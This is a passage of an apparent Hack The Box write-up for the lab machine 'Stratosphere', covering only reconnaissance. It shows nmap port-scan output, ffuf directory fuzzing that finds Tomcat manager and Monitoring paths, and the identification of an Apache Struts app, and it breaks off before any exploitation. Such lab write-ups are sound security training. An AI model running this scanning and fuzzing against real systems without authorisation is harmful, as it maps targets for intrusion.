

Information Gathering

1) Found open ports




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.64
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-04 15:13 IST
Nmap scan report for 10.10.10.64
Host is up (0.33s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.9p1 Debian 10+deb10u3 (protocol 2.0)
| ssh-hostkey:
|   2048 5b:16:37:d4:3c:18:04:15:c4:02:01:0d:db:07:ac:2d (RSA)
|   256 e3:77:7b:2c:23:b0:8d:df:38:35:6c:40:ab:f6:81:50 (ECDSA)
|_  256 d7:6b:66:9c:19:fc:aa:66:6c:18:7a:cc:b5:87:0e:40 (ED25519)
80/tcp   open  http
|_http-title: Stratosphere
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200
|     Accept-Ranges: bytes
|     ETag: W/"1708-1519762495651"
|     Last-Modified: Tue, 27 Feb 2018 20:14:55 GMT
|     Content-Type: text/html
|     Content-Length: 1708
|     Date: Wed, 04 Sep 2024 09:46:33 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <meta charset="utf-8"/>
|     <title>Stratosphere</title>
|     <link rel="stylesheet" type="text/css" href="main.css">
|     </head>
|     <body>
```



```
8080/tcp open  http-proxy
|_http-open-proxy: Proxy might be redirecting requests
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200
|     Accept-Ranges: bytes
|     ETag: W/"1708-1519762495651"
|     Last-Modified: Tue, 27 Feb 2018 20:14:55 GMT
|     Content-Type: text/html
|     Content-Length: 1708
|     Date: Wed, 04 Sep 2024 09:46:33 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <meta charset="utf-8"/>
|     <title>Stratosphere</title>
|     <link rel="stylesheet" type="text/css" href="main.css">
|     </head>
|     <body>
|     <div id="background"></div>
|     <header id="main-header" class="hidden">
|     <div class="container">
|     <div class="content-wrap">
|     <p><i class="fa fa-diamond"></i></p>
|     <nav>
|     class="btn" href="GettingStarted.html">Get started</a>
|     </nav>
|     </div>
|     </div>
|     </header>
|     <section id="greeting">
|     <div class="container">
```

2) Checked the website



Stratosphere - Chromium

Stratosphere


Not secure 10.10.10.64

Stratosphere
We protect your credit.

Services we offer


Total credit monitoring.

Absolute identity protection.


Stratosphere -- Getting Started - Chromium
Stratosphere -- Getting St
Stratosphere -- Getting St
Not secure
10.10.10.64/GettingStarted.html


Site under construction. Please check back later.

3) Found some pages



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u 'http://10.10.10.64/FUZZ' -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.64/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 1708, Words: 297, Lines: 64, Duration: 207ms]
manager                 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 230ms]
Monitoring              [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 187ms]
```

4) The website uses tomcat



401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App How-To.

5) Found a webapp




Welcome - Chromium

Not secure 10.10.10.64/Monitoring/example/Welcome.action

Stratosphere Credit Monitoring

6) It uses struts



Explanation of ".action" extention significance in Struts2 URL

Asked 11 years, 1 month ago Modified 10 years, 5 months ago Viewed 849 times

1

